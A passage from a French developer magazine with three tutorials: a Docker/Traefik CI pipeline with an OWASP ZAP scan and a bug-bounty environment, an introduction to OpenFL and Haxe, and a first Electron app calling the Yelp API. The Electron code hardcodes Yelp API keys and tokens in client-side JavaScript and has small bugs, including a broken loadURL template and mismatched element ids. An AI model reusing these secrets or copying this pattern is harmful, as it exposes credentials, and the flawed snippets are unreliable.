Il faut cependant noter que durant cette étape, nous nous assurons simplement que la construction de notre image personnalisée se passe bien. Nous n'utiliserons pas par la suite cette image-ci.

### Etape 4 : construction de l'environnement de staging

Lorsque l'on utilise Docker, une bonne pratique consiste à stocker les données qui sont amenées à changer (dans notre cas le code source du projet et le script d'initialisation de la database) dans des data volumes. Il faut voir les data volumes comme de simples points de montage, entre les containers ou entre un container et son hôte, qui bypassent le cloisonnement imposé par les containers.

Nous générons donc deux containers créant respectivement un data volume pour les fichiers SQL et un data volume pour les fichiers

PHP et nous y copions les fichiers de l'application. Vous remarquerez d'ailleurs que nous copions ici le script d'initialisation de la base de données.

Comme je l'ai dit plus haut, nous souhaitons déployer un environnement de staging. Nous construisons et lançons donc deux containers :

- Le container PHP, en nous appuyant sur le Dockerfile ;
- Le container MySQL, en nous appuyant sur l'image préconstruite "mysql/mysql-server:5.6".

Nous les configurons ensuite de façon à ce que tout ce beau monde puisse travailler ensemble :

- Le container PHP est lié avec le container MySQL pour que l'application PHP puisse accéder à une base de données ;
- Le container PHP monte le data volume stockant les fichiers PHP de façon à pouvoir les rendre disponibles au serveur applicatif ;
- Le container MySQL monte le data volume stockant le fichier SQL et initialise la base de données en utilisant le fichier qui s'y trouve.

Ca y est ! Notre environnement de staging est prêt, mais il y a un petit souci... L'environnement n'est pas accessible depuis l'extérieur...

C'est là que Traefik rentre en jeu et que les choses deviennent vraiment intéressantes. Pour faire simple, Traefik est un reverse-proxy (et load balancer) dynamique; c'est-à-dire que contrairement aux autres reverse-proxies, il est capable d'être reconfiguré à chaud et de créer/détruire automatiquement des routes en fonction de l'évolution des services vers lesquels il redirige.

Très bien, mais dans notre cas, ça veut dire quoi ? Ca veut tout simplement dire que nous pouvons rendre disponible pour l'extérieur notre

```
node{
 def appname = "programmez"
 stage 'Checkout'
 // Retrieve the source code

 stage 'Pull img'
 // Pull the Docker images

 stage 'Test build'
 // Test the build of the Docker images

 stage 'Building env'
 // Build and deploy a staging environment

 stage 'Test with OWASP ZapProxy'
 // Run quick security check

 stage 'QA'
 // Run unit test, functional test, ...

 stage 'Bug Bounty'
 // Build and deploy a Bug Bounty environment

 stage 'Production'
 // Build and deploy the app in production
}
```

```
1 FROM php:5-apache
2 RUN apt-get update && apt-get install -y php5-mysql
3 RUN docker-php-ext-install -j$(nproc) mysql
```



| CONTAINER ID | IMAGE                  | COMMAND               | CREATED            | STATUS        | PORTS    | NAMES |
|--------------|------------------------|-----------------------|--------------------|---------------|----------|-------|
| mysql-5.6    | mysql/mysql-server:5.6 | "/usr/sbin/mysqld"    | About a minute ago | Up 30 seconds | 3306/tcp | mysql |
| php-5.6      | php:5-apache           | "/usr/sbin/httpd" ... | About a minute ago | Up 30 seconds | 80/tcp   | php   |

environnement de staging à la volée sans même avoir besoin de définir statiquement la route. Grâce à Traefik, une fois nos containers lancés, notre environnement de staging sera automatiquement disponible à <https://staging.programmez.yogosha.com>. Elle n'est pas belle la vie ? [4]

### Etape 5 : exécution des tests ZAP

ZAP est un outil d'aide à la détection de vulnérabilités proposé par la fondation OWASP. Habituellement, l'outil s'utilise via une interface graphique, mais il est aussi utilisable en ligne de commande et OWASP met à disposition un container Docker nommé "owasp/zap2docker-stable" qui permet de l'utiliser ainsi.

Nous l'utilisons donc pour effectuer un premier scan de vulnérabilités sur notre application et ainsi détecter les vulnérabilités les plus évidentes. [5]

### Etape 6 : exécution des tests unitaires, fonctionnels, acceptance

Pour que le processus d'intégration soit efficace, toute application qui se respecte est accompagnée d'un ensemble de tests automatiques permettant de garantir qu'elle fonctionne correctement, qu'aucune régression n'a été apportée et qu'elle respecte bien les attentes du client. Cependant, dans notre cas, nous n'avons écrit aucun test pour tester notre application afin de simplifier les explications.

### Etape 7 : construction de l'environnement Bug Bounty

De la même façon que pour construire l'environnement de staging, nous construisons ensuite l'environnement qui sera utilisé par les hackers lors des Bug Bounties. Nous utilisons à nouveau Traefik pour l'exposer dès lors que les containers sont buildés et lancés. Cette fois-ci, cet environnement sera accessible à l'adresse <https://bb.programmez.yogosha.com> [6]


### Etape 8 : construction de l'environnement de production

Une fois que toutes les étapes ont été passées avec succès, il est temps de construire l'environnement de production.


Ce qui se passe ici est quasiment identique à ce qui s'est passé durant la construction de l'environnement de staging. La seule différence est que nous utilisons maintenant le script d'initialisation de la database de données de production. Une fois les containers buildés et lancés, nous demandons à Traefik de rendre l'environnement disponible à <https://production.programmez.yogosha.com> [7]



5



6



7

Et voilà, nos trois environnements sont déployés de façon automatique ! Ce qu'il est important de noter en ce qui concerne la mise en production, c'est qu'en utilisant Traefik et Docker, déployer une nouvelle version d'une application revient simplement à :

- Builder les nouveaux containers et les assembler pour construire un environnement ;
- Rediriger les requêtes vers le nouvel environ-

nement contenant la dernière version ;

Si maintenant avec ça, vous n'arrivez pas à déployer des environnements à la volée et à avoir un processus d'intégration continue performant, je mange mon chapeau ! (de white-hat bien sûr !)

**Note :** une vidéo montrant le pipeline à l'œuvre et la mise à disposition des environnements est disponible à l'adresse <https://github.com/h-a-t/programmez/blob/master/screen-cast.webm>

# OpenFL : une API graphique open source



David Mouton  
CTO chez Happy  
Technologies

*Depuis de nombreuses années, nous avons cherché une solution pour régler les problèmes liés à des écosystèmes hétérogènes. Le C et le Java ont chacun proposé une solution pour avoir un langage unique capable de produire une application qui tourne sur tous les environnements. Le premier a cherché à compiler nativement sur chacune d'elles, alors que le second est passé par une VM (machine virtuelle) qui s'exécute partout. C'était il y a 20 ans.*

Depuis les choses n'ont pas beaucoup changé : la fragmentation des environnements a considérablement augmenté avec le Web d'abord, puis le mobile, et maintenant l'IoT ("Internet of Things", les objets connectés). Nous avons pu observer l'approche de Flash/Air avec sa VM sur Web, desktop et mobile. Il y a eu aussi la percée fulgurante du Javascript et sa VM, V8 dans Chrome, que l'on retrouve embarquée dans les navigateurs Web, sur mobile avec Phonegap, Titanium, ou React-native, et côté serveur avec NodeJS. Enfin Unity3D nous a étonné avec sa compilation de C# en natif sur IOS et Android.

Et dans tous les cas il y a toujours deux approches : soit on cherche à unifier les environnements d'exécution, soit on propose un moyen de compiler pour chacun d'eux. Mais outre le support de certaines spécificités liées à l'environnement, l'essentiel de la guerre entre les deux approches se joue sur la performance d'exécution des programmes.

Les technologies qui tournent dans des VM parlent souvent de performances proches du "natif". C'est vrai que la JVM est très efficace, qu'avec asm.js on arrive à des choses intéressantes, et que si c'est suffisant pour la plupart des situations, dans d'autres on se retrouve vite coincé.


Dans le jeu vidéo AAA, les performances sont critiques, hors de question de passer par du Java. Sur mobile également, le besoin de performance est primordial pour obtenir des UX décentes. Mais voilà, Javascript reste mono-threadé, et WebGL ne lui permet pas encore de faire du GPGPU pour déporter une partie de ses besoins et soulager le CPU. Bien sûr que pour des besoins basiques comme afficher un formulaire, on n'a pas besoin de passer par des Shaders, mais force est de constater qu'utiliser une technologie Web pour faire une application mobile produit généralement des UX Web, bien loin de celles apportées par les applications natives, plus fluides, plus réactives, plus immersives.

OpenFL est une API graphique et d'IO libre et gratuite, permettant de créer des jeux et des applications cross-platform. Elle est capable de compiler un même code, nativement pour les plateformes Linux, Windows, MacOS, iOS, Android, Raspberry PI, BlackBerryOS, Firefox OS, HTML5, Tizen, Wii U, PS3, PS Vita, PS4, et Xbox One, tout en profitant automatiquement de l'accélération GPU via OpenGL, OpenGL ES, WebGL, Stage3D et d'un moteur de rendu spécifique pour les consoles de jeu. Parce qu'il a un historique fort dans le développement de jeux vidéo, et parce qu'il est naturellement orienté cross-plateform, OpenFL utilise Haxe comme langage de programmation.

## Architecture [1]

OpenFL est une API similaire à OpenGL. Elle repose essentiellement sur l'API Flash et s'oriente naturellement vers la production de contenu interactif, d'applications, de jeux, d'interface 2D, et d'animations.

Ce n'est pas bien sûr la seule implémentation de l'API Flash : EaselJS, librairie Javascript soutenue par Microsoft, Adobe et Mozilla par exemple,



en est une autre. OpenFL et EaselJS sont intégrées dans AnimateCC pour l'export des animations. Et il y en a d'autres comme StageXL qui implémente l'API Flash pour le langage Dart. Ces 10 dernières années ont montré que l'API Flash était plutôt bien pensée pour tout ce qui est affichage 2D - nous pouvons penser au succès de ScaleForm, développée par Autodesk, géant du secteur 3D, utilisée pour une grande majorité des productions AAA pour les interfaces de menu et de navigation au sein des jeux (Street Fighter, Mass Effect, League of Legends...). Concentrons-nous sur comment afficher une image avec OpenFL :

```
package;

import openfl.display.Bitmap;
import openfl.display.Sprite;
import openfl.Assets;

class Main extends Sprite {

 public function new () {

 super ();

 var bitmapData = Assets.getBitmapData ("assets/openfl.png");
 var bitmap = new Bitmap (bitmapData);
 addChild (bitmap);

 }

}
```



La première chose qui saute aux yeux, c'est la syntaxe de Haxe qui apparaît comme familière à ceux qui ont l'habitude de coder en Javascript, Java, ou C#.

OpenFL repose sur la librairie Lime, dont on va parler un peu plus loin, pour toute la mécanique de cross-compilation.

## Moteur de jeu

C'est clairement dans le jeu vidéo que cette API se développe le plus.

Le célèbre jeu "Papers, Please", gagnant d'un Bafta et fort de quelques 30 récompenses utilise OpenFL.

Electronic Arts, le géant du jeu vidéo, a récemment remplacé Scaleform par OpenFL pour produire son dernier jeu vidéo mobile "John Madden NFL". Une grande majorité des meilleures participations au Ludum Dare exploitent cette API. [2]

Construit au dessus d'OpenFL, HaxeFlixel est un framework de développement de jeux vidéo 2D populaire. On lui doit de nombreux titres dont Defender's Quest et Cardinal Quest 2. Stencyl va encore plus loin en offrant tout un environnement de développement en plus d'un très bon moteur de jeux. Son IDE propose en outre une interface à la Scratch pour ceux qui ne veulent pas écrire de code.

## Interfaces

Dans le domaine des IHM, on retrouve HaxeUI qui propose une solution efficace pour construire des interfaces. Comme dans de nombreux frameworks orientés IHM (AngularJS, Flex, Asp .NET, etc...), il offre un métalangage basé sur XML pour décrire les interfaces.

```
<vbox>
 <text text="Hello World from XML!" id="label" />
 <button text="Click Me!" id="button" />
</vbox>
```

Avec HaxeUI, il est donc possible de produire une application qui va fonctionner nativement sur mobile et dans un navigateur à partir d'un code unique. On est ici sur quelque chose de complètement différent d'une solution comme Titanium ou ReactNative, on est sur du vrai natif. En fait, on arrive même à des applications plus performantes que celles écrites en Java pour Android. Lime passe par une compilation en C++ et le Android NDK, une couche plus bas niveau que le Android SDK.

## LIME

Lime est la librairie gratuite et open source qui sert de fondation à OpenFL et à d'autres projets.

Elle s'occupe de la partie cross-platform. Elle expose les contextes Canvas, DOM, GL (WebGL, OpenGL, OpenGL ES) en fonction des plateformes et unifie les I/O pour OpenFL (clavier, souris, écrans, joystick...) via SDL. Lime offre également une API audio et expose OpenAL pour ceux qui veulent quelque chose de plus bas niveau.



Cette librairie supporte tout ce qui est Windowing, Input, Events, Audio, Render contexts, Network access, Assets.

## Heaps

Heaps est un framework de développement de jeu 3D qui repose directement sur Lime. Evoland et Northgard sont de bons exemples de ce que peut faire Heaps. [3]

## HAXE

Haxe est un langage de programmation orienté objet, open source, basé sur un système de classes comme C# ou Java.

Il permet de mettre en place des types abstraits, des metadatas, des Generics, des Enums, ou encore de faire de la programmation fonctionnelle comme en F#.

C'est une solution robuste, multi-paradigme, parfaitement adaptée au développement d'applications, d'applications Web, de jeux, et au mobile.

## Un peu d'histoire

Le développement de Haxe a été commencé fin 2005 par Nicolas Cannasse alors qu'il travaillait pour Motion Twin, un éditeur de jeux indépendant. Haxe a toujours été open source mais en 2013, la gouvernance du projet est offerte à la fondation Haxe.

Il a fêté ses 10 ans l'année dernière.

## Le langage

Haxe est un langage de programmation moderne, capable sans sourciller de tenir la comparaison avec du C# ou du Java, en matière de fonctionnalités. Sa syntaxe est également très proche de ces derniers mais rappelle également le JavaScript.

```
class HelloWorld {
 static public function main() {
 trace("Hello World");
 }
}
```

Voici une petite liste des possibilités offertes par le langage :

- Classes, Types (Strict ou dynamique), Interfaces et Héritages ;
- Les Abstract Types : utiles par exemple pour étendre un type primitif et surcharger ses opérateurs. On peut imaginer ainsi créer les types Kilomètre, Mètre, et Millimètre, et faire des opérations comme 12500mm / 10km :

```
abstract Kilometer(Float) {
 public function new(v:Float) this = v;
```



```

}

abstract Mile(Float) {
 public function new(v:Float) this = v;
 @:to public inline function toKilometer():Kilometer return (new Kilometer(this / 0.62137));
}

class Test {
 static var km:Kilometer;
 static function main(){
 var one100Miles = new Mile(100);
 km = one100Miles;

 trace(km); // 160.935
 }
}

```

- Structures anonymes ;

```

var point = { x: 0, y: 10 };
point.x += 10;

```

- Enums, Accesseurs, programmation fonctionnelle, et inférence de type ;
- Pattern Matching, Inlining, Array Comprehension, Compilation conditionnelle ;
- Generics, Type Parameters, Constraints et Variance :

```

class Main<A:B> {
 static function main() {
 new Main<String>("foo");
 new Main(12); // use type inference
 }

 function new(a:A) {}
}

```



- Les macros : sans doute l'une des plus puissantes fonctionnalités de Haxe. Elles permettent de "programmer" le comportement du compilateur : [4]

## Le compilateur

Haxe n'est pas un langage propre à une technologie comme Java avec la JVM. Son compilateur, pilier de Haxe, appelé aussi transpileur, va convertir le Haxe dans un autre langage. Aujourd'hui il supporte le JavaScript, le PHP, le C++, le C#, le Java, l'AS3, Neko, Lua, le Python et bientôt le C pour pouvoir supporter notamment les microcontrôleurs tels que Arduino. Il ne s'agit absolument pas d'une solution pour faire du cross-platform, mais bien de remplacer un langage par un autre, puis de faire appel au compilateur et outils natifs de la plateforme considérée. Il n'est pas (directement) possible de compiler un même code pour du Java et du PHP par exemple, OpenFL et Lime sont là pour ça.

Le compilateur est vraiment très rapide, un sentiment qui se renforce si on a l'habitude de compiler du Java ou du Dart.

Sur le code généré, il se montre particulièrement efficace. Il profite de la compilation pour nettoyer et optimiser le code. C'est particulièrement notable par rapport à du JavaScript. Dans l'exemple ci-dessous on a mesuré les performances du codec ScreenPressor lors de la décompression d'une key frame en RGB24. Un travail particulièrement gourmand en CPU non



spécifique à un langage [5]. On peut voir que les optimisations apportées lors de la compilation de Haxe vers du JS, produisent un code ayant des performances au niveau d'asm.js. La compilation de Haxe vers le C++ natif, bien sûr, est la plus rapide.

## Pourquoi faire ?

Utiliser Haxe à la place d'un autre langage peut apporter beaucoup de choses. TypeScript, Dart, ou encore CoffeeScript font la même chose pour JavaScript, et Scala et Groovy pour Java.

Haxe permet également de profiter d'un même langage coté client et coté serveur, de partager les mêmes objets et de s'affranchir d'un contrat d'interface. Encore mieux : plus besoin de deux équipes de développement en entreprise, une spécialisée en technologie serveur, et l'autre en technologie client, et du chef de projet qui fait l'interface entre les deux équipes pour traduire les besoins d'une équipe en un langage compréhensible par l'autre équipe. Une seule équipe est capable, avec Haxe, sans chef de projet, de passer du coté serveur ou client.

Bien sûr, Haxe ne dispense pas de connaître la technologie pour laquelle on compile sur serveur. Il est préférable de connaître le PHP, pour faire du Haxe pour PHP. Enfin, Haxe permet de profiter d'un même langage sur des typologies de projets différentes comme par exemple JS/PHP, ou Android/NodeJS, etc.

## Pour bien commencer

Le plus simple reste d'utiliser Haxe Develop. IntelliJ Idea, Sublime Text, ou VSCode supportent aussi bien les développements Haxe et OpenFL. Ensuite le site de OpenFL propose une série de tutoriels plutôt efficaces. Celui sur le jeu pong n'est pas mal du tout.

En Bref, OpenFL est une très belle technologie à découvrir ou redécouvrir. Pour en savoir plus : [openfl.org](http://openfl.org)

# Découvrez le **framework Electron** 1<sup>ère</sup> partie

• Philippe Charrière  
Solution Engineer chez  
GitHub (@k33g)  
Twitter: @k33g\_org

*Electron est un framework (mais aussi un runtime) qui permet de créer des applications "desktop" cross-platform en JavaScript, HTML5 et CSS. C'est un projet open source de GitHub (initialement appelé Atom Shell), dont l'initiateur est Cheng Zhao, <https://github.com/zcbenz>, travaillant chez GitHub.*

Pour vous donner une idée "instantanée" des possibilités d'**Electron**, sachez que l'éditeur de code Atom a été développé avec **Electron**, mais aussi Slack, Visual Studio Code, ... rien que ces 3 applications vous donnent un aperçu de la puissance du framework. Vous trouverez ici une liste plus complète des applications développées avec **Electron** <http://electron.atom.io/apps/>.

**Electron** est construit à partir de Chromium et de Node.js, ce qui signifie que tout ce que vous savez déjà faire en JavaScript (et HTML et CSS) vous pouvez l'utiliser pour vos applications **Electron**.

Grâce à Node.js, votre application aura accès au File System, et bénéficiera de toute la puissance du Chromium Content Module pour le rendu HTML, les web APIs, ... Et cerise sur le gâteau, vous pouvez d'ores et déjà faire de l'ES2015!

L'objectif de cet article est d'apprendre à développer votre première application **Electron**. Nous allons voir pas à pas comment créer une application de recherche de restaurants en utilisant l'API **Yelp** et enfin comment packager cette application. En pré-requis, vous devez avoir une version récente de Node.js (et npm) installée.

## Préparation

Tout d'abord créer un répertoire pour votre application : /restos (ou c:\restos si vous êtes sous Windows), puis dans ce répertoire créer un sous répertoire app qui contiendra 3 fichiers (que vous allez créer), index.html, main.js et renderer.js. A la racine de /restos, nous allons créer un fichier package.json, à la main ou avec la commande npm init. Votre fichier package.json devrait ressembler à ceci :

```
{
 "name": "restos",
 "version": "1.0.0",
 "description": "my first application",
 "main": "./app/main.js",
 "scripts": {
 "start": "electron .",
 "test": "echo \"Error: no test specified\" && exit 1"
 },
 "author": "me",
 "license": "MIT"
}
```

**Remarque:** Notez bien qu'il faut spécifier le script de démarrage: "main": "./app/main.js", mais aussi la commande de démarrage ("start": "electron .") à utiliser avec npm start.

Et l'arborescence de votre application doit être comme celle-ci :

```
restos
├── app
│ ├── index.html
│ └── main.js
```

```
renderer.js
package.json
```

Maintenant, nous pouvons télécharger Electron et l'installer dans notre répertoire très facilement en utilisant la commande npm install electron-prebuilt --save-dev (cela mettra aussi à jour package.json en ajoutant Electron comme dépendance devDependency).

## Lancement

Nous allons créer le **main process** dans main.js puis y lancer le **render process** en utilisant le module BrowserWindow, qui lui-même permettra de charger la page index.html représentant votre interface :

### main.js

```
const {app, BrowserWindow} = require('electron');

let mainWindow = null;
app.on('ready', () => {
 mainWindow = new BrowserWindow();
 mainWindow.webContents.loadURL(`file://${__dirname}/index.html`);
});
```

**Remarque :** mainWindow.webContents.loadURL(file://\${\_\_dirname}/index.html); permet de charger dans la page index.html dans la fenêtre principale.

### index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width,initial-scale=1">
 <title>Restos</title>
 <style>
 body {
 font-family: Helvetica;
 margin: 25px;
 }
 </style>
</head>
<body>
 <h1>Application Restos</h1>
</body>
</html>
```

Nous pouvons maintenant vérifier que notre application se lance correctement en tapant la commande npm start.

## On code!

Pour faire nos recherches de restaurants, nous allons utiliser l'API du service **Yelp** (<https://www.yelp.com/>). Il faudra que vous vous enregistriez pour



obtenir les codes nécessaires à l'utilisation de l'API (<https://www.yelp.com/developers>). Nous utiliserons ensuite : - Node-Yelp pour utiliser l'API Yelp en JavaScript (<https://github.com/olalonde/node-yelp>) - Mustache.js comme moteur de templating (<https://github.com/janl/mustache.js/>)

Pour les installer dans notre projet, tapez les commandes suivantes :

```
npm install yelp --save
npm install mustache --save
```

Nous sommes maintenant prêts à aller plus loin.

## Interface utilisateur


Modifions notre page index.html de la façon suivante :

```
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width,initial-scale=1">
 <title>Restos</title>
 <style>
 body {
 font-family: Helvetica;
 margin: 25px;
 }
 </style>
</head>
<body>
 <h1>Application Restos</h1>
 <input id="txtKeyWords" type="search" placeholder="mots clés"/>
 <input id="txtKeyCity" type="search" placeholder="ville"/>
 <button>Chercher</button>
 <hr>

 <div id="results"></div>

 <script>
 require("./renderer");
 </script>

</body>
</html>
```



**Remarque:** notez l'utilisation de `require('./renderer')`; pour charger le script `'renderer.js'`

## Code de l'application

Le code sur le site [www.programmez.com](http://www.programmez.com)

Le code est très simple, nous construisons les chaînes de recherches de la manière suivante : - `term: `resto ${txtKeyWords.value}`` : j'ajoute `**resto**` aux termes recherchés, par exemple si je cherche "alsacien", ma chaîne de recherche deviendra "resto alsacien" - `location: `${txtKeyCity.value}, France`` : si je cherche sur "Lyon", ma chaîne deviendra "Lyon, France"

Vous pouvez maintenant lancer la commande `npm start` pour tester votre nouvelle application :

**Votre application au démarrage : [1]**


**Les résultats de votre recherche : [2]**

Si vous vous souvenez bien, **Electron** est construit avec Chromium, vous pouvez donc aller dans le menu de votre application et choisir View/Toggle Developer Tools et vous affichez la console bien connue de Chrome, ce qui peut être très pratique comme vous le savez bien :

**Les Developer Tools : [3]**

## Finaliser l'application

Je souhaite ajouter un menu à mon application pour quitter l'application. Pour cela j'ai besoin de plusieurs choses, mais tout d'abord il faut que le **renderer process** puisse notifier le **main process** que l'application doit s'arrêter. Pour cela nous allons utiliser les modules `ipcMain` et `ipcRenderer` qui sont tous deux des instances de `EventEmitter` de Node.js. Ces



modules permettent donc d'envoyer et recevoir des messages synchrones et asynchrones. Pour gérer les menus et items de menus, nous utiliserons les modules Menu et MenuItem.

Maintenant, modifions main.js:

```
const {app, ipcMain, BrowserWindow} = require('electron');

let mainWindow = null;
app.on('ready', () => {
 mainWindow = new BrowserWindow();
 mainWindow.webContents.loadURL('file://$(__dirname)/index.html');
});

ipcMain.on('close-main-window', (event, arg) => {
 app.quit();
});
```

J'ai donc importé le module ipcMain, et je m'abonne au message 'close-main-window' et si je reçois ce message je quitte l'application (app.quit()).

Modifions renderer.js pour définir notre menu et envoyer un message de fin au **main process** :

```
const Yelp = require('yelp');
const Mustache = require('mustache');

// modules pour l'envoi de messages et la construction du menu
const {ipcRenderer, remote} = require('electron');
const {Menu, MenuItem} = remote;

const yelp = new Yelp({
 consumer_key: '0u2wBtwB7DbNJLM9Us-RKg',
 consumer_secret: '0j5F8BhVZoruFsBFWDK026zAE1w',
 token: 'hXXYVzZep8ABRRPL50SZxxGylvkYEFgp',
 token_secret: 'Ud_UkbKhshGO_2f5EOBu58q5hCU',
});

const btnSearch = document.querySelector('button');
const txtKeywords = document.querySelector('#txtKeywords');
const txtKeyCity = document.querySelector('#txtKeyCity');
const results = document.querySelector('#results');

let template = `
{{#businesses}}
 {{name}} - {{display_phone}}

 {{#location.display_address}}
 {{.}}

 {{/location.display_address}}

<hr>
{{/businesses}}
`;

// définition du menu
let menuTemplate = [
 {
 label: "Restos",
```

```
submenu:[
 {
 label: 'Quit',
 accelerator: 'Command+Q',
 click: function() { ipcRenderer.send('close-main-window'); }
 }
]
];

let menu = Menu.buildFromTemplate(menuTemplate);
Menu.setApplicationMenu(menu);

btnSearch.addEventListener('click', () => {
 yelp.search({ term: ` ${txtKeywords.value} `, location: ` ${txtKeyCity.value}, France ` })
 .then(data => {
 let rendered = Mustache.render(template, data);
 results.innerHTML = rendered;
 console.log(data);
 })
 .catch(err => {
 console.error(err);
 });
});
```

J'ai importé les modules nécessaires à l'envoi de messages et à la construction d'un menu, puis lorsque je clique sur l'item de menu Quit, j'envoie un message 'close-main-window' au **main process** pour déclencher la sortie de l'application :

```
ipcRenderer.send('close-main-window')
```

## Packager l'application

Voyons maintenant comment packager notre application, c'est à dire comment la transformer en une application exécutable classique. Pour cela je vais utiliser **electron packager** (<https://github.com/electron-userland/electron-packager>). L'installation est simple à effectuer:

```
npm install electron-packager -g
```

Dans mon cas (je suis sous OSX), la commande pour générer une application OSX est la suivante :

```
electron-packager restos restos --platform=darwin --arch=x64 --icon restos/icon.icns
```

Vous trouverez le détail des options de packaging ici: <https://github.com/electron-userland/electron-packager/blob/master/docs/api.md>.

Vous voyez donc qu'il est très facile de construire une application desktop avec **Electron**, et vous bénéficiez de tout l'existant pour Node.js.

## Pour aller plus loin

Bien sûr, la documentation d'**Electron** : <http://electron.atom.io/docs/> ;

